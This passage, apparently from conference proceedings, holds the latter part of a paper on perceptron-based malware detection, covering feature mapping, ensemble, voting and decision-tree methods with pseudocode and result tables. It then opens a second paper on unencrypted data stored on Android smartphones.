7:   end for
8:   R.F  $\leftarrow \text{newFeatures}$ ;
9: end function

```

The logical operations (**OP**) considered were the above mentioned AND, OR and XOR. The main problem here is the large number of new features. Considering our data base of 11.863 features, after applying the above algorithm:

$$\text{newFeatureCount} \leftarrow \frac{n \times (n + 1)}{2}$$

$$\text{newFeatureCount} \leftarrow \frac{11.863 \times (11.863 + 1)}{2} = 70.371.316 \text{ features}$$

One possible solution would be to sort out the new features based on a score (for example F2 score [18]) and select the most 'n' relevant ones. Using an OSC-based algorithm that guarantees a 0-false positive rate we can compare the detection rates for the three logic operations. From the 11.863 features, 200 were selected (based on F2 score) to create a new data-base: DB-F2-200. Mapping the chosen 200 features will result in 20.100 new features - a number that will allow the following test to be executed in an acceptable frame of time. Since the number of features was reduced to only 200, some records from different classes had the same feature combinations. Because this kind of records downgrade the accuracy of any linear classifier, those records were removed from the DB-F2-200 data-base (Table 1).

DataBase	Total Record	Malware	Clean	Size	Features
Initial DataBase	22.100.231	3.116.937	18.983.294	4.890.201.838	11.863
DB-F2-200	13.932.320	2.486.210	11.446.110	554.439.480	200

Table 1: Feature selection on large data base

Considering the following notations:

1. OSC-3-MAP-AND \rightarrow OSC-3 Algorithm, using mapping technique with AND functions.
2. OSC-3-MAP-OR \rightarrow OSC-3 Algorithm, using mapping technique with OR functions.
3. OSC-3-MAP-XOR \rightarrow OSC-3 Algorithm, using mapping technique with XOR functions.
4. OSC-3 \rightarrow OSC-3 Algorithm without any mapping technique.

The next figure (Fig 1) illustrates the time needed for each of the four algorithms to create a model by using the DB-F2-200 data-base and the obtained detection rates. The first 3 algorithms were used to compare the detection results. The last one was added as reference. All the tests were made for 100 iterations, on the same computer (CPU Intel(R) Xeon(R) E5630 at 2.53GHz (2 processors), 12GB RAM, Windows Server 2008 R2 Enterprise 64-bit), using 16 threads for parallelization.

As shown, this mapping features method gave, for the AND operation, a 10% improvement for the detection rate from the original algorithm. Even if the time needed to create a model, using this method, increases exponentially, the benefit added by the boost in the detection rate is good enough to consider it in practice. In addition, this paper also offers some steps that help improve the time required by the creation of a model, while preserving a similar detection rate for the mapping algorithm.



Figure 1: Time needed by OSC-3-MAP-AND, OSC-3-MAP-OR, OSC-3-MAP-XOR and OSC-3 algorithm to complete 100 iterations and resulted detection rates

Another approach would be to limit the feature set size to the one of the original feature set (only a small subset of features that can be used for mapping) while maintaining the improvement of the detection rate. The first step is to sort the initial set of features by a specific score. After this, the first k features are selected and used to generate new features in a similar way to the prior algorithm. These new features are added to the original set (Alg. 2).

Although the detection rate increases with the *Count* variable (the number of iterations), the training time will increase with the number of features and this is a problem from a practical point of view.

The next approach would be to map all the features, sort them based in different scores and choose the most relevant combinations. This approach poses a risk: some features from the original set may not appear in the new set (if *Count* is too low). This will reflect in the detection rate of the OSC-based algorithm.

Algorithm 2 MapAllFeatures-version2 algorithm

```

1: function MapAllFeatures2(R, Count)
2:   newFeatures  $\leftarrow \emptyset$ ;
3:   Sort R.F set after a specific score;
4:   for  $i = 1 \rightarrow Count$  do
5:     for  $j = i + 1 \rightarrow Count$  do
6:       newFeatures  $\leftarrow newFeatures \cup R.F_i \mid \overline{OP} \mid R.F_j$ ;
7:     end for
8:   end for
9:   R.F  $\leftarrow R.F \cup newFeatures$ ;
10: end function

```

Possible solutions to be considered:

1. First *CreateSortedIndexList* function is defined (Alg. 3) that creates an AND production indexes. This list of indexes is sorted by applying a specific score to the combination of features.

Algorithm 3 CreateSortedIndexList algorithm

```

1: function CreateSortedindexList(R)
2:   idx  $\leftarrow \bigcup_{i=1}^{|R.F|} \{\bigcup_{j=i}^{|R.F|} \{i, j\}\}$ ;
3:   sort idx after a specific function;
4:   CreateSortedindexList  $\leftarrow idx$ ;
5: end function

```

2. Add to the new set of features the features from the original set that were missed in their original form (Alg. 4)

Algorithm 4 MAP-2 algorithm

```

1: function Map2(R, Count)
2:   idx  $\leftarrow CreateSortedIndexList(R)$ ;
3:   featIdx  $\leftarrow \bigcup_{i=1}^{\min(|idx|, Count)} idx_i$ ;
4:   featIdx  $\leftarrow featIdx \cup \bigcup_{i=1}^{|R.F|} \{i, i\}$ ;
5:   R.F  $\leftarrow \bigcup_{i=1}^{|featIdx|} \{\bigwedge_{k=1}^{featIdx_i} (R.F_{featIdx_{i_k}})\}$ ;
6: end function

```

3. Add to the new set of features the features from the original set that were missed both in their original form or combined with some other feature. The main advantage in this case is that one can reduce the number of features while preserving every feature (either as it was or combined) - Alg. 5.

Algorithm 5 MAP-3 algorithm

```

1: function Map3( $R, Count$ )
2:    $idx \leftarrow CreateSortedIndexList(R);$ 
3:    $featIdx \leftarrow \bigcup_{i=1}^{\min(|idx|, Count)} idx_i;$ 
4:    $usedFeatIdx \leftarrow \bigcup_{i=1}^{\min(|idx|, Count)} \{\bigcup_{j=1}^{idx_i} idx_{i_j}\};$ 
5:    $featIdx \leftarrow featIdx \cup_{i=1}^{|R.F|} \{\{i, i\}, i \notin usedFeatIdx\};$ 
6:    $R.F \leftarrow \bigcup_{i=1}^{|featIdx|} \{\bigwedge_{k=1}^{featIdx_i} (R.F_{featIdx_{i_k}})\};$ 
7: end function

```

4. Instead of adding the original features that were not used at all (like in the previous algorithm), we can add the best combination where the missing feature is first used - Alg. 6

Algorithm 6 MAP-4 algorithm

```

1: function Map4( $R, Count$ )
2:    $idx \leftarrow CreateSortedIndexList(R);$ 
3:    $featIdx \leftarrow \bigcup_{i=1}^{\min(|idx|, Count)} idx_i;$ 
4:    $usedFeatIdx \leftarrow \bigcup_{i=1}^{\min(|idx|, Count)} \{\bigcup_{j=1}^{idx_i} idx_{i_j}\};$ 
5:   for  $i = 1 \rightarrow |idx|$  do
6:      $allFeatUsed \leftarrow True$ 
7:      $allFeatUsed \leftarrow False, \text{ if } idx_{i_j} \notin usedFeatIdx, j = \overline{1, |idx_i|}$ 
8:      $usedFeatIdx \leftarrow usedFeatIdx \cup_{j=1}^{idx_i} idx_{i_j}, idx_{i_j} \notin usedFeatIdx;$ 
9:      $featIdx \leftarrow featIdx \cup \{idx_i\}, \text{ if not } allFeatUsed;$ 
10:  end for
11:   $R.F \leftarrow \bigcup_{i=1}^{|featIdx|} \{\bigwedge_{k=1}^{featIdx_i} (R.F_{featIdx_{i_k}})\};$ 
12: end function

```

From the previous three algorithms we can extract a new one to compute the exact number of combinations needed so that all original features appear at least in one combination (Alg. 7).

Algorithm 7 MAP-5 algorithm

```

1: function Map5( $R, K$ )
2:    $idx \leftarrow CreateSortedIndexList(R)$ ;
3:    $featIdx \leftarrow \emptyset$ ;
4:    $cFIdx_i \leftarrow 0, i = \overline{1, n}, n = |R.F|$ ;
5:   for  $i = 1 \rightarrow |idx|$  do
6:      $allFeatUsed \leftarrow True$ ;
7:      $allFeatUsed \leftarrow False$ , if  $cFIdx_{idx_{i_j}} < K, j = \overline{1, |idx_i|}$ ;
8:      $cFIdx_{idx_{i_j}} \leftarrow cFIdx_{idx_{i_j}} + 1$ , if  $cFIdx_{idx_{i_j}} < K, j = \overline{1, |idx_i|}$ ;
9:      $featIdx \leftarrow featIdx \cup \{idx_i\}$ , if not allFeatUsed;
10:  end for
11:   $R.F \leftarrow \bigcup_{i=1}^{|featIdx|} \{\bigwedge_{k=1}^{featIdx_i} (R.F_{featIdx_{i_k}})\}$ ;
12: end function

```

This algorithm guarantees that every feature is used at least "K" times ("K" should be at least 1 so that each original feature is used at least one time). The bigger the "K", the larger the number of resulted features and, as shown in the results section, the bigger the detection rate.

3.2 Detection systems based on the use of multiple perceptron algorithms

3.2.1 Ensemble systems

As previously discussed another way of improving detection rate is to use an ensemble-like algorithm. The used algorithms must be able to separate a subset of records belonging to the same class.

By using an OSC-based algorithm, a hyper-plane is created to correctly classify, for instance, all the clean files. This means that all the clean files along with some incorrectly classified malicious ones will be on one side of the hyperplane while the other side will contain only malicious samples. The subset of malware files correctly classified will be removed from the data-base at the next ensemble iteration as illustrated in Figure 2 (e.g. the red selected records from the second ensembled iteration) and Alg. 8. For the OSC-based algorithms it is better to find different labeled subsets to remove from each ensemble iteration.




Figure 2: Ensemble algorithm (8 ensemble iteration)

Theoretically, if the number of ensemble iterations is infinite, all the records are classified correctly. In practice the variable has a finite value, which limits the detection rate. After the first ensemble iteration (when a big number of records are removed from the set) the records removed on subsequent iterations are fewer. For a large data-base it is hard to find a balance between a reasonable value for the variable *Count* and a good detection rate.

3.2.2 Vote systems

We used a modified version of the voted perceptron. In the original form, the voted perceptron keeps a list of all prediction vectors generated after each misclassified element and counts how many iterations each vector lasts. By using this number of iterations as votes, the models surviving the most (fewer mistakes are made using this model) will have a greater weight in the majority vote [8]. Keeping many models at a time makes this method

Algorithm 8 Ensemble algorithm

```

1: function Ensemble(R, Count)
2:   Models  $\leftarrow \emptyset$ ; index  $\leftarrow 0$ ;
3:   while (index < Count) AND ( $|R| > 0$ ) do
4:     M  $\leftarrow$  OSCAAlgorithm(R, Positive);
5:     R  $\leftarrow R \setminus \{TP(R, M)\}$ ;
6:     Models  $\leftarrow Models \cup \{M\}$ ;
7:     M  $\leftarrow$  OSCAAlgorithm(R, Negative);
8:     R  $\leftarrow R \setminus \{TN(R, M)\}$ ;
9:     Models  $\leftarrow Models \cup \{M\}$ ;
10:    index  $\leftarrow index + 1$ ;
11:  end while
12: end function
13: where :
14:   TP(R, M)—true positive elements obtained from the R set with the model M
15:   TN(R, M)—true negative elements obtained from the R set with the model M

```

impractical. We will use the fact that the final result will be a weighted average of the votes given by every participating algorithm, but we will reduce the number of algorithms to very few. We also propose to use different votes for each class of elements. This way, if an algorithm is better at detecting one class than the other (i.e. OSC 3 which was trained for zero false positives) it will give a higher vote for elements belonging to that class and a very low vote for the others.

The next approach is to use a vote system based on a set of templates *Models*. Notations to be considered:

1. *M* is an element of the set *Models*, one of the used machine learning algorithms.
2. *M.PositiveVote*(*Record*) is the vote weight that model *M* uses in the vote system in determining if a *Record* should have a positive label (in this case if the *Record* corresponds to a malware file)
3. *M.NegativeVote*(*Record*) is vote weight that model *M* uses in the vote system in determining if a *Record* should have a negative label (in this

case if the Record corresponds to a clean file)

The vote system is defined in Alg. 9:

Algorithm 9 Vote system algorithm

```

1: function VoteSystem(R, Models)
2:   for  $i = 1 \rightarrow |R|$  do
3:      $posV \leftarrow initPositiveValue$ ;
4:      $negV \leftarrow initNegativeValue$ ;
5:      $posV \leftarrow posV \xrightarrow{OP} Models_j.PosVotes(R_i), j = \overline{1, |Modes|}$ ;
6:      $negV \leftarrow negV \xrightarrow{OP} Models_j.NegVotes(R_i), j = \overline{1, |Modes|}$ ;
7:     if IsPositive( $posV, negV$ ) then
8:       declare  $R_i$  as positive;
9:     else
10:      declare  $R_i$  as negative;
11:    end if
12:  end for
13: end function

```

Where *IsPositive* function decides if the result should be considered positive or negative Alg. 10:

Algorithm 10 IsPositive function

```

1: function IsPositive(positiveVotes, negativeVotes)
2:   if  $positiveVotes \geq negativeVotes$  then
3:      $IsPositive \leftarrow True$ ;
4:   else
5:      $IsPositive \leftarrow False$ ;
6:   end if
7: end function

```

The initial values of the variables (*initPositiveValue* and *initNegativeValue*) depend on the used operation. If **OP** is an addition operation these values should be 0 and if it is multiplication these variables should be 1.

There are many ways to build these models and here are some approaches:

1. Homogenous system: all the models are obtained from the same algorithm, with different parameters.
2. Non-homogenous system: each model will be obtained from a different algorithm

Some interesting results can be obtained if the models are trained on different data sets:

1. Split the initial data-base in multiple subsets, each used to train one model
2. If an OSC-based algorithm is used, the data can be split in the following manner: each subset has all the records labeled as clean and some records labeled as malware(random split) - Figure 3.




Figure 3: Data-base splitting using random subsets. From the initial set 2 models were obtained.

3. In the case of the OSC algorithm it would be more efficient to cluster records labeled as malware and each subset contain one cluster (Figure 4).




Figure 4: Data-base splitting using a clustering algorithm. From the initial set 2 models were obtained.

3.2.3 Hybrid method

From our experience in malware analyses it is easier to create several classification models (one for each malware family), than it is to create just a single model to correctly classify all the malware files. The hybrid solution that was considered can be seen as a decision tree which acts as a filter for a set of models. The result would be a set of rules that can generate subsets of records (Alg. 11).

For every extracted subset obtained with this method, a model can be build using an OSC-3 algorithm. This particular solution has the great advantage of obtaining much smaller and easy to process subsets. Important for the improvement of the detection rate is the score function used in the decision tree algorithm, that chooses the most relevant features that decide how the main and resulted subsets will split. There are several function that can be used: F2 score, or MedianClose score.

Algorithm 11 Decision tree algorithm

```

1: function DecisionTree(R, Path)
2:   Store the path, if |Path| ≥ a specific depth
3:   sortedFeat ← sort all features from R after a specific score;
4:   selectedFeat ← ∅ ; i ← 1;
5:   while (i ≤ |sortedFeatures|) AND (selectedFeature = ∅) do
6:     if (sortedFeati ∈ Path) OR (NOT sortedFeati ∈ Path) then
7:       selectedFeat ← sortedFeati;
8:     end if
9:     i ← i + 1;
10:  end while
11:  R+ ← ∅; R− ← ∅;
12:  R+ ← R+ ∪ {Ri}, if selectedFeat ≠ ∅, i =  $\overline{1, |R|}$ ;
13:  R− ← R− ∪ {Ri}, if selectedFeat ≠ ∅, i =  $\overline{1, |R|}$ ;
14:  DecisionTree(R+, Path ∪ {selectedFeat});
15:  DecisionTree(R−, Path ∪ {NOT selectedFeat});
16: end function

```

The MedianClose score defined as follows:

$$MedianClose(Feat) = \frac{2 - abs(\frac{Feat.pozCount}{PozCount} - 0.5) - abs(\frac{Feat.negCount}{NegCount} - 0.5)}{2}$$

Where:

1. Feat → a specific feature
2. Feat.pozCount → number of positively labeled records (1) from the records set that have this feature set.
3. Feat.negCount → number of negatively labeled records (-1) from the records set that have this feature set.
4. PozCount → number of positively labeled records (1) from the records set
5. NegCount → number of negatively labeled records (-1) from the records set

Results

The above mentioned algorithms were implemented in C++ programming language and tested on the same computer. The data-base used for the tests has 3073228 records (with 937831 of them being labeled as malware and 2135397 of them being labeled as clean). Each record has 1000 Boolean features extracted. Some files that were not suitable for a linear classifier algorithm (such as file infectors, damage files, gray-ware files, patched files...) were removed from the data-base.

The first test is a comparison between the mapping methods. All the algorithms using the mapped features are OSC-3. The simple OSC-3 algorithm (without any map features) was added to illustrate the increased detection rate.

The algorithms were trained for more than 1000 iterations. Notations:

1. OSC-3 algorithm
2. OSC-3-MAP3-F2-400. OSC-3 algorithm using map feature algorithm MAP-3, F2 measure as the score function for the sort algorithm and $Count = 400$.
3. OSC-3-MAP5-F2-2. OSC-3 algorithm using map feature algorithm MAP-5, F2 measure as the score function for the sort algorithm and $K = 2$.
4. OSC-3-MAP5-F2-3. OSC-3 OSC-3 algorithm using map feature algorithm MAP-5, F2 measure as the score function for the sort algorithm and $K = 3$.
5. OSC-3-MAP5-F2-1-ORIG. OSC-3 algorithm using map feature algorithm MAP-5, F2 measure as the score function for the sort algorithm and $K = 1$. In addition, all of the original features that were not used were added as well.

Figure 5 illustrates the results for these algorithms:




Figure 5: Detection rate for different MAP based algorithms. OSC-3 algorithm is added as a reference

As shown in Figure 5, most algorithms have a better detection rate than the pure OSC-3 algorithm.

The second test consists in checking the detection improvement for different ensemble systems. Notations:

1. ENS-1 (ensemble with only one ensemble iteration Count = 1)
2. ENS-2 (ensemble with two ensemble iterations Count = 2)
3. ENS-3 (ensemble with three ensemble iterations Count = 3)
4. ENS-4 (ensemble with four ensemble iterations Count = 4)
5. ENS-5 (ensemble with five ensemble iterations Count = 5)

Figure 6 illustrates the results for these algorithms:




Figure 6: Detection rate for different ensemble algorithms variations. OSC-3 algorithm is added as a reference.

The third experiment had to determine the detection rate for two different vote-systems:

1. VOT-S → Simple vote system. The models have all the clean files and subsets of malware files generated in a random manner. The number of used models were 1000. The voting weight for clean files was set to be very high: if at least one model decides that a file is clean, than that file is clean.
2. VOT-C → Cluster vote system. The created models were based on clusters of all the malware files. The number of resulted models were 45. The clusters were created based on the Manhattan distance between two files.

Figure 7 illustrates the results for these algorithms:




Figure 7: Detection rate for different VOTE algorithm variations. OSC-3 algorithm is added as a reference

The fourth and the last test was to examine a hybrid approach: decision tree combined with an OSC-3 algorithm. The algorithms used in this test were:

1. OSC-3 → OSC-3 simple algorithm was added as base for this comparison.
2. OSC3-F2-D4 → OSC-3 algorithm, over a decision tree using F2 score and depth = 4 (16 models)
3. OSC3-F2-D5 → OSC-3 algorithm, over a decision tree using F2 score and depth = 5 (32 models)
4. OSC3-MedianClose-D4 → OSC-3 algorithm, over a decision tree using MedianClose score and depth = 4 (16 models)
5. OSC3-MedianClose-D8 → OSC-3 algorithm, over a decision tree using MedianClose score and depth = 8 (256 models)

Figure 8 illustrates the results for these algorithms:




Figure 8: Detection rate for different decision-tree algorithms variations

To get a better understanding of how these algorithms behave with respect to false positives in a real life situation we've performed 3-fold cross validation test. The results are illustrated in Table 2. As shown, the OSC3-MedianClose-D4 algorithm is suited best for a practical use due to its very low percentage of false positives and its high detection rate.

Algorithm	False Positives %	Detection %
OSC3-F2-D4	0.0628	94.70
OSC3-F2-D5	0.0884	94.27
OSC3-MedianClose-D4	0.0739	97.09
OSC3-MedianClose-D8	0.8926	98.75

Table 2: False Positives on a 3 fold cross-validation

4 Conclusion

When we first created OSC3 algorithm and noticed its medium detection rate and its small number of false positives, we decided it made a suitable complementary detection method. This paper takes the algorithm forward. Based on its very high detection rate (over 99%) and its small number of false

positives, this algorithm alone qualifies as an extremely efficient method to detect malware in real situations. We encountered many difficulties while designing this detection method. The most important one was the time needed to train different algorithms on very large data sets. This alone made testing of new ideas very difficult. The current result wouldn't have been possible if it weren't for the results we achieved in our previous paper when we significantly decreased the training time of the one side class perceptron.

Using hybrid algorithms (OSC-3 algorithm and decision tree) proved very efficient and we are thinking of further incorporating in algorithms these types of combinations. As future assignment, we plan to include this method in the Bitdefender cloud service. Parallelism shortens the training time and makes this method appropriate for a protection mechanism that needs to adapt every few hours to detect new malware found in the wild.

References

- [1] M. Aizerman, E. Braverman, and L. Rozonoer. Theoretical foundations of the potential function method in pattern recognition learning. *Automation and Remote Control*, pages 821–837, 1964.
- [2] A. Altaher, S. Ramadass, and A. Ali. Computer virus detection using features ranking and machine learning. *Australian Journal of Basic and Applied Sciences*, pages 1482–1486, 2011.
- [3] avtest. <http://www.av-test.org/en/statistics/malware/>.
- [4] Cheng T. Chu, Sang K. Kim, Yi A. Lin, Yuanyuan Yu, Gary R. Bradski, Andrew Y. Ng, and Kunle Olukotun. Map-reduce for machine learning on multicore. *In NIPS (2006)*, pages 281–288, 2006.
- [5] J. Dai, R. Guha, and J. Lee. Efficient virus detection using dynamic instruction sequences. *Journal of Computers*, pages 405–414, 2009.
- [6] Jeffrey Dean and Sanjay Ghemawat. Mapreduce: Simplified data processing on large clusters. *OSDI'04: Sixth Symposium on Operating System Design and Implementation, San Francisco, CA*, 2004.
- [7] P. Domingos. Metacost: A general method for making classifiers cost-sensitive. *In Proceedings of the Fifth International Conference on Knowledge Discovery and Data Mining*, pages 155–164, 2009.

- [8] Y. Freund and R.E. Schapire. Large margin classification using the perceptron algorithm. *Machine Learning*, pages 277–296., 1999.
- [9] D. Gavrilut, M. Cimpoesu, D. Anton, and L. Ciortuz. Malware detection using machine learning. *Proceedings of the International Multiconference on Computer Science and Information Technology, IMCSIT 2009, Mragowo, Poland, 12-14 October 2009*, pages 735–741, 2009.
- [10] D. Gavrilut, C. Vatamanu, and R. Benchea. Optimized zero false positives perceptron training for malware detection. *Proceedings of SYNASC Conference - 2012 Timisoara*, 2012.
- [11] Tran Cong Hung and Dinh Xuan Lam. A feature extraction method and recognition algorithm for detection unknown worm and variations based on static features. *Cyber Journals: Multidisciplinary Journals in Science and Technology, Journal of Selected Areas in Software Engineering (JSSE)*, 2011.
- [12] Qingshan Jiang, Xinxing Zhao, and Kai Huang. A feature selection method for malware detection. *Information and Automation, IEEE International Conference*, pages 890– 895, 2011.
- [13] A. Kolcz and J. Alspector. Svm-based filtering of e-mail spam with content-specific misclassification costs. *IEEE International Conference on Data Mining 2001*, 2001.
- [14] John Langford, Alexander Smola, and Martin Zinkevich. Slow learners are fast. *Journal of Machine Learning Research*, pages 1–9, 2009.
- [15] H. Leather, E. Bonilla, and M. O’Boyle. Automatic feature generation for machine learning based optimizing compilation. *Code Generation and Optimization International Symposium*, pages 81–91, 2009.
- [16] Ryan McDonald, Keith Hall, and Gideon Mann. Distributed training strategies for the structured perceptron. *HLT ’10 Human Language Technologies: The 2010 Annual Conference of the North American Chapter of the Association for Computational Linguistics*, pages 456–464, 2002.

- [17] F. Rosenblatt. The perceptron: A probabilistic model for information storage and organization in the brain. *Psychological Review*, pages 386–407, 1958.
- [18] Kwang Loong Stanley and Santosh K. Mishra. De novo svm classification of precursor micrnas from genomic pseudo hairpins using global and intrinsic folding measures. *Journal of Bioinformatics, Volume 23*, pages 1321–1330, 2007.
- [19] K. Tretyakov. Machine learning techniques in spam filtering. *Data Mining Problem-oriented Seminar*, pages 60–79, 2004.
- [20] Max Whitney, Ann Clifton, Anoop Sarkar, and Alexandra Fedorova. Making the most of a distributed perceptron for nlp. *In proceedings of Nortwest NLP 2012*, 2012.
- [21] Y. Ye, L. Chen, D. Wang, T. Li, Q. Jiang, and M. Zhao. Sbmds: an interpretable string based malware detection system using svm ensemble with bagging. *Journal in Computer Virology*, pages 283–293, 2009.
- [22] W. Yih, J. Goodman, and G. Hulten. Learning at low false positiverates. *Proceedings of the 3rd Conference on Email and Anti-Spam*, 2006.
- [23] B. Zhang, J. Yin, and J. Hao. Using fuzzy pattern recognition to detect unknown malicious executables code. *Fuzzy Systems and Knowledge Discovery*, pages 629–634, 2005.

Android betrays you: Data that you are unaware of on your Android smartphone

Dorian LARGET

ESIEA : Operational Cryptology and Virology Laboratory (CVO)

dlarget@esiea-ouest.fr

About Authors

Dorian LARGET is a researcher at the Operational Cryptology and Virology Lab at ESIEA in France, Reservist in the French Gendarmerie. He is also engineer student who is interested in computer security, computer virology, programming and Android Forensic.

Keywords

Android, Forensic.

Abstract

Over the past several years smartphones have tremendously evolved. We use our smartphone every day but we do not know exactly which data are on it. We see a dramatic increase of android malware, but the key issue is: which kind of data malwares have access to? This paper thus aims to present all data present on your Android smartphones and more particularly which data are unencrypted. Those data in fact put your private into jeopardy.

1 Introduction

1.1 Context

Today we used smartphones as computer, thanks to that, we go on internet, we read our mails, we go on Facebook, we tweet etc. To do this we mainly use applications, but does we know which data these applications saved on our smartphones? And if they saved data, what kind of data it is? is there encrypted? In this paper I'm trying to answer these questions.

Why Android?

According to new figures released from analyst firm IDC, Android shipments reached 136 million units in Q3 2012, which accounts for 75% of the 181.1 million shipments during the quarter 1 [3]. This study shows that Android is the most popular operating system in the world, so it was natural to investigate Android rather than iOS and Windows Phone.

1.2 Objectives

The main goal of this paper is to know which data is not encrypted on our smartphone. Knowing the security vulnerabilities of Android, my way of reflexion is : which data a Hacker could get on my smartphone?

1.3 Android versions

The current market for Android smartphones is the following (Figure 2 :

- Android 1.x: 0.2

Top Six Smartphone Mobile Operating Systems, Shipments, and Market Share, Q3 2012 (Preliminary)

